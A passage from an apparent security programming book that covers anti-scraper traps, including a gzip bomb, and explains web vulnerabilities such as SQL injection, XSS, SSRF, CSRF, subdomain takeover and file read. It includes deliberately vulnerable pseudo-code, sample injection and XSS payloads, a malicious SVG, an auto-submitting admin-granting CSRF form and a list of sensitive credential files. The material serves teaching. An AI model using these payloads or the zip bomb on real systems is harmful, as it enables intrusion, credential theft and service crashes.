    .select(
        Class("pager")
            .descendant(Class("next"))
            .descendant(Name("a")),
    )
    .filter_map(|n| n.attr("href"))
    .map(|url| self.normalize_url(url))
    .collect::<Vec<String>>();

Ok((items, next_pages_link))
```

To run this spider, you first need to launch `chromedriver` in a separate shell:

```
$ chromedriver --port=4444 --disable-dev-shm-usage
```

Then, in another shell, go to the git repository accompanying this book, in **ch_05/crawler/**, and run:

```
$ cargo run -- run --spider quotes
```

5.20 How to defend

The BIG problem is to detect if a visitor is legitimate or is a bot. Millions are spent on this specific problem, and current systems by the biggest corporations are still far from perfect. That's why you sometimes need to fill those annoying captchas.

Let's be clear. You can't protect against a determined programmer wanting to scrape your website. You can only implement measures that make their life harder.

Here are a few techniques to trap crawlers.

5.20.1 Infinite redirects, loops, and slow pages

The first method is a basic trap: you can create dummy pages that users should never arrive on, but a bad bot will. These dummy pages would infinitely lead to other dummy pages, leading to other dummy pages.

For example, `/trap/1` would lead to `/trap/2`, which would lead to `/trap/3` ...

You could also intentionally slow down these dummy pages:

```
function serve_page(req, res) {
    if (bot_is_detected()) {
        sleep(10 * time.Second)
        return res.send_dummy_page();
    }
}
```

A good trick to catch bad bots is to add these traps in the `disallow` section of your `robots.txt` file.

5.20.2 Zip bombing

The second method is certainly the most offensive one.

It consists of abusing the internal compression algorithms to create a `.zip` or `.gzip` file that is small (a few kilobytes/megabytes), but once uncompressed weights many gigabytes, which will lead the crawler to exhaust all its memory until the crash.

Here is how to simply create such a file:

```
$ dd if=/dev/zero bs=1M count=10000 | gzip > 10G.gzip
$ du -sh 10G.gzip
$ 10M     10G.gzip
```

Then, when a bot is detected, serve this file instead of a legitimate HTML page:

```
function serve_page(req, res) {
    if (bot_is_detected()) {
        res.set_header("Content-Encoding", "gzip")
        return res.send_file("10G.gzip");
    }
}
```

Why GZip? Because GZip is almost universally automatically handled by HTTP clients. Thus just by requesting the URL, the crawler is going to crash.

5.20.3 Bad data

Finally, the last method is to defend against the root cause of why you are being scrapped in the first place: the data.

The idea is simple: if you are confident enough in your bot detection algorithm (I think you shouldn't), you can serve rotten and poisoned data to the crawlers.

Another, more subtle approach is to serve "tainted data": data with embedded markers that will allow you to identify and confront the scrapers, an impossible date, or imaginary names, for example.

5.21 Going further

5.21.1 Advanced architecture

For more advanced crawlers, you may want to add a new part to your crawler: **Downloaders**.

Downloaders' role is to download the content available at an URL.

`URL -> Downloader -> Raw Data` .

By extracting downloaders from spiders, you can build a collection of reusable downloaders:

- `reqwest` for HTML only websites
- An headless browser for Single Page Apps
- ...



Figure 5.5: A more advanced crawler

5.21.2 Use a swappable store for the queues

Another improvement for our crawler would be to use a persistent, on-disk store for our queues. Redis or PostgreSQL, for example.

It would enable crawls to be paused and started at will, queues to grow past the available memory of our system, and jobs to be distributed among multiple machines.

5.21.3 Error handling and retries

To keep the code "clean" we didn't implement any error handling nor retry mechanism. If, for any reason, a crawled website is temporarily unavailable, you may want to retry fetching it later.

5.21.4 Respecting robots.txt

- Fetch `robots.txt` on start.
- Parse it and turn it into a set of rules.
- For each queued URL, check if it matches a rule.

5.22 Summary

- OSINT is repetitive and thus should be automated
- Use atomic types instead of integers or boolean wrapped by a mutex
- It's very hard to defend against scappers.

Chapter 6

Finding vulnerabilities

6.1 What is a vulnerability

The OWASP project defines a vulnerability as follows: *A vulnerability is a hole or a weakness in the application, which can be a design flaw or an implementation bug, that allows an attacker to cause harm to the stakeholders of an application*

What is a vulnerability depends on your threat model (What is a threat model? We will learn more about that in chapter 11).

For example, this bug was rewarded $700 for a *simple* DNS leak. But in the context of privacy-preserving software, this leak is rather important and may endanger people.

In the same vein, a tool such as `npm audit` may report a looot of vulnerabilities in your dependencies. In reality, even if your own software uses those vulnerable dependencies, it may not be vulnerable at all, as the vulnerable functions may not be called or called in a way that the vulnerability can't be triggered.

6.2 Weakness vs Vulnerability (CWE vs CVE)

CVE *is a list of records — each containing an identification number, a description, and at least one public reference — for publicly known cybersecurity vulnerabilities and exposures.*

You can find the list of existing CVEs on the site https://www.cvedetails.com (that we have scraped in the previous chapter).

CWE (Common Weakness Enumeration) *is a community-developed list of software and hardware weakness types.*

You can find the list of CWEs online: https://cwe.mitre.org.

Thus, a weakness (CWE) is a pattern that may lead to a vulnerability (CVE).

Not all vulnerabilities have a CVE ID associated. Sometimes because the person who found the vulnerability thinks it's not worth the hassle, sometimes, because they don't want the vulnerability to be publicly disclosed.

6.3 Vulnerability vs Exploit

While a vulnerability is a hole in an application, an exploit is a chunk of code that takes advantage of that vulnerability for offensive purposes.

Writing an exploit is known as **weaponization**: the process of turning a software bug into an actionable digital weapon.

Writing exploits is a subtle art that requires deep knowledge of the technology where the vulnerability has been found.

For example, writing an exploit for an XSS vulnerability (as we will see below) requires deep knowledge of the web and JavaScript ecosystem to bypass the restrictions imposed by the vulnerability, Web Application Firewalls (WAF), and browsers, such as a limited number of characters.

6.4 0 Day vs CVE

Not all vulnerabilities are public. Some are discovered and secretly kept in order to be weaponized or sold to people that are going to weaponize them.

A non-public, but known by some, exploit is called a 0 Day.

More can be read on the topic in the excellent Wikipedia's article about Market for zero-day exploits.

On the other hand, a CVE is a known vulnerability affecting a product, even if no public exploit is available for this vulnerability.

6.5 Web vulnerabilities

I don't think that toy examples of vulnerabilities teach anything.

This is why instead of crafting toy examples of vulnerabilities for the sole purpose of this book, vulnerabilities that you will never ever encounter in a real-world situation, I've instead curated what I think is among the best writeups about finding and exploiting vulnerabilities affecting real products and companies.

6.6 Injections

Injections is a family of vulnerabilities where some malicious payload can be injected into the application for various effects.

The root cause of all injections is the mishandling of the programs' inputs.

What are examples of a program's input?

- For a web application, it can be the input fields of a form or an uploaded file.
- For a VPN server, it is the network packets.
- For a wifi client, it is, among other things, the name of the detected Wifi networks.
- For an email application, it is the emails, its metadata, and the attachments.
- For a chat application, it's the messages, the names of the users, and the media.
- For a video player, it's the video files and the subtitle files.
- For a music player, the audio files and their metadata.
- For a terminal, it is the input of the user and the output of the command-line applications.

6.7 HTML injection

HTML injection is a vulnerability where an attacker is able to inject arbitrary HTML code into the responses of an application rendering HTML code.

Figure 6.1: HTML injection

It can be used for defacement or tricking the users into doing harmful (for them) actions, such as replacing a login form with a malicious one.

Here is an example of pseudo-code vulnerable to HTML injections:

```
function comment(req, res) {
  let new_comment = req.body.comment;

  // comment is NOT sanitized when saved to database
  save_to_db(new_comment);

  let all_comments = db.find_comments();

  let html = "";

  // comments are NOT sanitized when rendered
  for comment in comments {
    html += "<div><p>" + comment + "</p></div>";
  }

  res.html(html);
}
```

6.8 SQL injection

In the years 2010s' SQL injections were all the rage due to PHP's fame and its insecure APIs. Now they are rarer and rarer, thanks to ORMs and other web frameworks that provide good security by default.



Figure 6.2: SQL injection

Here is an example of pseudo-code vulnerable to SQL injection:

```
function get_comment(req, res) {
  let comment_id = req.query.id;

  // concataining strings to build SQL queries is FATAL
  let sql_query = "SELECT * FROM comments WHERE id = " + comment_id;

  let comment = db.execute_query(sql_query);

  let html = template.render(comment);

  res.html(html);
}
```

Which can be exploited with the following request:

```
GET https://kerkour.com/comments?id=1 UNION SELECT * FROM users
```

6.8.1 Blind SQL injection

The prerequisite for a SQL injection vulnerability is that the website output the result of the SQL query to the web page. Sometimes it's not the case, but there still is a vulnerability under the hood.

This scenario is called a blind injection because we can't see the result of the injection.

You can learn how to exploit them here: https://portswigger.net/web-security/sql-injection/blind

6.8.2 Case studies

- SQL injection on admin.acronis.host development web service
- SQL Injection at /displayPDF.php
- SQL injection on contactws.contact-sys.com in TScenObject action ScenObjects leads to remote code execution
- www.drivegrab.com SQL injection

6.8.3 Other database languages injections

After the PHP and Ruby crazes came Node.JS.

Everything became JSON objects. Even the databases' records and this is how mongoDB took off. Relational database-powered applications may be vulnerable to SQL injections. MongoDB-powered applications may be vulnerable to MongoDB's query language injections.

Like other kinds of database injections, the idea is to find a vulnerable input that is not sanitized and transmitted as is to the database.

6.9 XSS

XSS (for Cross Site Scripting) injections are a kind of attack where a malicious script (JavaScript most of the time, as it's universally understood by web browsers) is injected into a website.



Figure 6.3: XSS

If the number of SQL injections in the wild has reduced over time, the number of XSS has, on the other hand, exploded in the past years, where a lot of the logic of web applications now lives client-side (especially with Single-Page Applications (SPA)).

For example, we have the following HTTP request:

```
POST /myform?lang=fr
Host: kerkour.com
User-Agent: curl/7.64.1
Accept: */*
Content-Type: application/json
Content-Length: 35

{"username":"xyz","password":"xyz"}
```

How many potential injection points can you spot?

Me, at least 4:

- In the Url, the `lang` query parameter
- The `User-Agent` header
- The `username` field
- The `password` field

Those are all user-provided input that may (or may not) be processed by the web application, and if not conscientiously validated, result in a XSS injection.

Here is an example of pseudo-code vulnerable to XSS injection:

```
function post_comment(req, res) {
  let comment = req.body.comment;

  // You need to sanitize inputs!
  db.create_comment(comment);

  res(comment);
}
```

There are 3 kinds of XSS:

- Reflected XSS
- Stored XSS
- DOM-based XSS

6.9.1 Reflected XSS

A reflected XSS is an injection that exists only during the lifetime of a request.

They are mostly found in query parameters and HTTP headers.

For example

```
GET /search?q=<script>alert(1)</script>
Host: kerkour.com
User-Agent: <script>alert(1)</script>
Accept: */*
```

The problem with reflected XSS for attackers is that they are harder to weaponize: the payload should be provided in the request, most of the time in the URL. It may raise suspicion!

One trick to hide an XSS payload in an URL is to use an URL shortener: for example, the following URL:

```
https://kerkour.com/search?q=<script>alert(1)</script>
```

Can be obfuscated such as:

```
https://minifiedurl.co/q9n7l
```

Thus, victims may be way less suspicious as we are all used to clicking on minified URLs, in the description of YouTube videos, for example.

6.9.2 Stored XSS

A stored XSS is an injection that exists beyond the lifetime of the request. It is stored by the server of the web application and served in future requests.

For example, a comment on a blog.

They are most of the time found in forms data and HTTP headers.

For example:

```
POST /myform
Host: kerkour.com
User-Agent: <script>alert(1)</script>
Accept: */*
Content-Type: application/json
Content-Length: 35

{"comment":"<script>alert(1)</script>"}
```

Once stored by the server, the payload will be served to potentially many victims.

A kind of stored XSS that developers often overlook is within SVG files. Yes, SVG files **can execute `<script>` blocks**.

Here is an example of such a malicious file:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
 ↪  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

You can see it in action online: https://kerkour.com/imgs/xss.svg where a nice JavaScript alert will welcome you. Now think at all those image forms that kindly accept this image and serve it to all the users of the web application

6.9.3 DOM-based XSS

A Dom-based XSS is an XSS injection where the payload is not returned by the server, but instead executed directly by the browser by modifying the DOM.

Most of the time, the entrypoint of DOM-based XSS is an URL such as:

```
<script>
document.write('...' + window.location + '...');
</script>
```

By sending a payload in `window.location` (the URL), an attacker will be able to execute JavaScript in the context of the victim, without the server even coming into play in this scenario. In the case of a Single-Page Application, the payload could attain the victim without even making a request to the server, making it impossible to investigate without client-side instrumentation.

6.9.4 Why it's bad

The impact of an XSS vulnerability is script execution in the context of the victim. Today, it means that the attackers have most of the time full control: they can steal session tokens, execute arbitrary commands, usurp identities, deface websites and so on…

Note that in some circumstances, XSS injections can be turned into remote-code executions (RCE, more on that below) due to Server Side rendering (SSR) and headless browsers.

6.9.5 Case studies

- Stored XSS in Wiki pages
- Stored XSS in backup scanning plan name
- Reflected XSS on https://help.glassdoor.com/GD_HC_EmbeddedChatVF

6.10 Server Side Request Forgery (SSRF)

A Server Side Request Forgery happens when an attacker can issue HTTP requests from the server of the web application. Most of the time, the attacker is also able to read the response of the request.

Here is an example of pseudo-code vulnerable to SSRF:



Figure 6.4: SSRF

```
function check_url(req, res) {
  let url = req.body.url;

  // You need to check the url against an allowlist
  let response = http_client.get(url);

  // DON'T display the result of the HTTP request
  res(response);
}
```

This kind of vulnerability is particularly devastating in cloud environments where some metadata and/or credentials can be fetched: https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b.

6.10.1 Why it's bad

Most of the time, the impact of an SSRF is access to internal services that were not intended to be publicly accessible and thus may not require authentication (Internal dashboards, databases…). I think that I don't need to write a roman for you to understand how harmful it can be.

6.10.2 Case studies

- Full Read SSRF on Gitlab's Internal Grafana
- Server Side Request Forgery (SSRF) at app.hellosign.com leads to AWS private keys disclosure

- SSRF chained to hit internal host leading to another SSRF which allows reading internal images.

6.11 Cross-Site Request Forgery (CSRF)

A Cross-Site Request Forgery is a vulnerability that allows an attacker to force a user to execute unwanted actions.



Figure 6.5: CSRF

There are two families of CSRFs:

The first one is by using forms. Imagine a scenario where an application allows administrators to update the roles of other users. Something like:

```
$current_user = $_COOKIE["id"];
$role = $_POST["role"];
$username = $_POST["username"];

if (is_admin($current_user)) {
  set_role($role, $username);
}
```

If I host on my website `malicious.com` a form such as:

```
<html>
  <body>
    <form action="https://kerkour.com/admin" method="POST">
      <input type="hidden" name="role" value="admin" />
```

```
      <input type="hidden" name="username" value="skerkour" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Any administrator of `kerkour.com` that will visit `malicious.com` will make (without even knowing it) a request to `kerkour.com` telling this website to set me as an admin.

The second one is by using URLs. The vulnerability lies in the fact that `GET` requests may execute actions instead of read-only queries.

```
GET https://kerkour.com/admin?set_role=admin&user=skerkour
```

Imagine I send this URL to an administrator of a vulnerable website, I'm now myself an administrator too :)

As CSRFs rely on cookies, thus, Single Page Applications are most of the time immune against those vulnerabilities.

6.11.1 Why it's bad

Like XSSs, CSRF vulnerabilities allow attackers to execute commands with the rights of another user. If the victim is an administrator, they have administrator's privileges and thus may be able to compromise the entire application.

6.11.2 Case studies

- TikTok Careers Portal Account Takeover
- Account takeover just through csrf

6.12 Open redirect

An open redirect is a kind of vulnerability that allows an attacker to redirect a user of a legitimate website to another one.

Here is an example of pseudo-code vulnerable to Open redirect:

```
function do_something(req, res) {
  let redirect_url = req.body.redirect;

  // You need to check redirect targets againt an allowlist
```



Figure 6.6: Open redirect

```
  res.redirect(redirect_url);
}
```

For example, a victim may visit `https://kerkour.com/login?redirect=malicious.com` and be redirected to `malicious.com` .

Like XSSs and CSRFs, they can be obfuscated using links shorteners.

6.12.1 Why it's bad

The most evident use of this kind of vulnerability is phishing, as a victim may think to have clicked on a legitimate link but finally land on an evil one.

6.12.2 Case studies

- How I earned $550 in less than 5 minutes

6.13 (Sub)Domain takeover

(Sub)Domain takeovers are certainly the low-hanging fruits the easiest to find if you want to make a few hundred dollars fast in bug bounty programs.

The vulnerability comes from the fact that a DNS record points to a public cloud resource no longer under the control of the company owning the domain.

Let say you have a web application on Heroku (a cloud provider).



Figure 6.7: (Sub)domain takeover

To point your own domain to the app, you will have to set up something like a `CNAME` DNS record pointing to `myapp.herokuapp.com` .

Time flies, and you totally forget that this DNS record exists and decide to delete your Heroku app. Now the domain name `myapp.herokuapp.com` is again available for anybody wanting to create an app with such a name.

So, if a malicious user creates a Heroku application with the name `myapp` , it will be able to serve content from **your own domain** as it is still pointing to `myapp.herokuapp.com` .

We took the example of a Heroku application, but there are a lot of scenarios where such a situation may happen:

- A floating IP from a public cloud provider such as AWS
- A blog at almost all SaaS blogging platform
- a CDN
- a S3 bucket

6.13.1 Why it's bad

First, as subdomains may have access to cookies of other subdomains (such as `www` …) the control of a subdomain may allow attackers to exfiltrate those cookies.

Second, a subdomain takeover may also allow attackers to set up phishing pages with legitimate URLs.

Finally, a subdomain takeover may allow attackers to spread misleading information. For example, if people against a company take control of the `press.company.com` subdomain,

they may spread false messages while the rest of the world thinks that those messages come from the PR department of the hacked company.

6.13.2 Case Studies

- Subdomain Takeover to Authentication bypass
- Subdomain Takeover Via Insecure CloudFront Distribution cdn.grab.com
- Subdomain takeover of v.zego.com

6.14 Arbitrary file read

Arbitrary file read vulnerabilities allow attackers to read the content of files that should have stayed private.



Figure 6.8: Arbitrary file read

Here is an example of pseudo-code vulnerable to arbitrary file read:

```
function get_asset(req, res) {
  let asset_id = req.query.id;

  let asset_content = file.read('/assets/' + asset_id);

  res(asset_content);
}
```

It can be exploited like this:

```
https://example.com/assets?id=../etc/passwd
```

See the trick? Instead of sending a legitimate `id`, we send the path of a sensitive file.

As everything is a file on Unix-like systems, secret information such as database credentials, encryption keys, or SSH keys, might be somewhere on the filesystem. Any attackers able to read those files would quickly be able to inflict a lot of damages to a vulnerable application.

Here are some examples of files whose content may be of interest:

```
/etc/passwd
/etc/shadow
/proc/self/environ
/etc/hosts
/etc/resolv.conf
/proc/cpuinfo
/proc/filesystems
/proc/interrupts
/proc/ioports
/proc/meminfo
/proc/modules
/proc/mounts
/proc/stat
/proc/swaps
/proc/version
~/.bash_history
~/.bashrc
~/.ssh/authorized_keys
~/.ssh/id_dsa
.env
```

6.14.1 Why it's bad

Once able to read the content on any file on the filesystem, it's only a matter of time before the attacker can escalate the vulnerability to a more severe one, and take over the server.

Here is an example of escalating a file read vulnerability to remote code execution: Read files on the application server leads to RCE

6.14.2 Case Studies

- Arbitrary file read via the UploadsRewriter when moving and issue
- External SSRF and Local File Read via video upload due to vulnerable FFmpeg HLS processing

- Arbitrary local system file read on open-xchange server

6.15 Denial of Service (DoS)

A Denial of Service (DoS) attack's goal is to make a service unavailable to its legitimate users.



Figure 6.9: Denial of Service

The motivation of such an attack is most of the time financial: whether it be for demanding a ransom to stop the DoS, or to cut off a competitor during a period where a high number of sales are expected.

As you may have guessed, blocking Rust's event loop often leads to a DoS, where a tiny amount of requests might block the entire system.

There also is the cousin of DoS: DDoS, for Distributed Denial of Service, where the final goal is the same (make a service unavailable to its legitimate users), but the method is different. Here, attackers count on the limited resources of the victim, for example, CPU power or bandwidth, and try to exhaust these resources by distributing the load on their side to multiple machines.

DDoS are usually not carried by a single attacker, but by a botnet controlled by an attacker.

